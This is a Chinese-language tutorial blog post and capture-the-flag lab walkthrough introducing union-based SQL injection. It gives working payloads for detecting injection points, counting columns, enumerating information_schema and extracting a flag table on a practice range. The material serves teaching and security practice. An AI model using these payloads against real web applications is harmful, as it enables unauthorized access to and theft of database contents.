
SQL注入汇总-介绍篇

原创

Fenizal 已于 2022-02-18 11:45:32 修改 826 收藏 4

分类专栏： 网络安全 文章标签： 网络安全 sql 数据库

于 2021-06-15 17:14:49 首次发布



文章目录

前言

首先我们要先阐明一点就是，SQL注入是基于动态网页的，动态网页就是数据是由客户在浏览器提交申请之后，由浏览器进行数据提交，服务器端的搜索引擎会进行数据提取，将网页提交表单里的数据整合成SQL语句，提交给DBMS（数据库管理系统）进行查询，所以只要我们能够构造出可以让后端数据库被执行的语句就可以绕过认证，获取数据库的信息。


一、什么是SQL注入

SQL是一种由用户构造恶意语句，通过web服务传送至后台，由后台数据库进行执行的一种漏洞利用方法。通过SQL注入，攻击者可以进行任意非授权查询。举一个例子，就好比我用我的账号在SQL漏洞点构造查询，获取到了你账号的上的一些信息。

二、实战—封神榜

Pass-01

靶场截图：



- 判断是否存在注入

  在URL中构造语句，之后发现被执行，并且返回数据和id=1时一样，说明我们构造的语句被数据库执行了

```
id=2-1 //构造语句
```

- 判断当前查询有几个字段

  根据提示，我们要从数据库中找到flag,很有可能是在数据库中当前表之下,所以我们现在要做的就是利用SQL注入漏洞，找到当前表下的其他有用字段


```
id=1 order by 3 //发现当前查询语句有三个字段
```

- 联合查询，获取数据库的信息

  联合查询时，前后字段数要相同，同时我们也可以判断一下报错位置，测试发现(注意这里前面的id要构造成查询不到结果的形式，因为前面如果查询到了结果，那后面的结果就不会显示了，这样union即使查询到了结果也没办法显示在回显点)，version(),database()的回显点在界面Your Login name:和Your Password:这两个位置，这样我们就获得了当前数据库的库名，和服务器运行数据库的版本。接下来我们可以尝试在当前的数据库之下的不同表里找flag。

```
id=1.1 union select 1,version(),database()
```

运行结果截图



- 查找当前数据库下包含的表的名字

  补充：在数据库中，有一个information_schema的数据库，在它之下的表包含了整个数据库的很多信息，其中tables表里包含了所有数据库的所有表的详细信息。所以我们可以通过查询匹配得到当前数据库（error）之下的表的名字。

```
id=1 union select 1,2,table_name from information_schema.tables where table_schema="error"
```

运行结果截图

当然我们也可以通过在后面添加limit 1,1输出，查看error库下的其他的表名，最后我们发现，error库下只有error_flag和user两张表，由此我们定位到error_flag。

- 查询表中的字段名
  和查询库之下的表类似，information_schema之下有columns表，这张表记录了所有数据库的表中的字段的详细信息


```
id=1.1 union select 1,2,column_name from information_schema.columns where table_schema="error" and table_name="error_flag" limit 0,1
```

我们发现查询结果为id，这是因为表中字段并不唯一，所以我们通过limit语句限制输出,查询的到目标字段名称为flag,由此我们可以断定，flag就藏在这个字段之下。

- 查询获取flag字段下的flag
  现在我们知道了，当前数据库下的表名、列名，我们可以直接构造语句，在回显位获取error_flag表之下的flag字段下的内容。


```
id=1.1 union select 1,2,flag from error_flag
```

结果截图



Pass-02

总体思路和Pass-01一样，需要注意的地方就是语句的闭合方式
靶场截图



从这里我们能看到，sql注入构成的语句其实是这个

```
select * from user where id='1'//这里是有一个双引号的
```

- 判断注入点

  在sql语句中–+用于注释，这样就可以注释掉后面的单引号了,形成闭合，闭合的意思就是想办法使得数据库拿到的可执行语句的括号，单双引号的个数合法。

```
id=1' and 1=1 --+
```

```
id=1' and 1=2 --+ //无法查询到结果，说明此处存在sql注入点
```

- 判断当前查询的字段数

```
id=1' order by 3 --+ //可以测试出来，当钱字段也是有三个
```

-构造联合查询语句获得需要的信息

和Pass-01相同，这里也要是id查询结果为空，不然联合查询语句查询的结果无法显示，根据现实位置，我们可以看出来，回显位还是原来的两个地方，得到当前数据库名error。

```
id=1.1' union select 1,version(),database()
```

-查看当前数据库下有哪些表,和目标表下的字段名


```
id=1.1' union select 1,2,table_name from information_schema.tables where table_schema="error" limit 0,1--+
id=1.1' union select 1,2,column_name from information_schema.columns where table_schema=database() and table_nam
e="error_flag" limit 1,1 --+
```

我们同样的到了，error库下的error_flag表下的flag字段

-输出flag

```
id=1.1' union select 1,2,flag from error_flag limit 1,1--+ //因为平台是使用的一个数据库，所以用limit限制输出一下得到Pa
ss-02的flag
```

falg截图：



同理Pass-03和Pass-04也一样，只要更改对应的闭合方式即可。

总结

以上我们解决了最简单的SQL注入方式，其大致过程为：首先判断SQL注入点，通过order by语句判断当前语句的字段数，然后再通过union联合查询当前数据库下的表和字段（可判断出回显位），通过在回显位注入我们就可以得到相应的信息。

但是在现实过程中，很多时候注入过程是没有回显位的，对于这种情况下SQL注入就是SQL盲注，之后的文章我会详细的介绍这部分的内容。如有写错之处或思路不正之处，欢迎在评论区交流学习。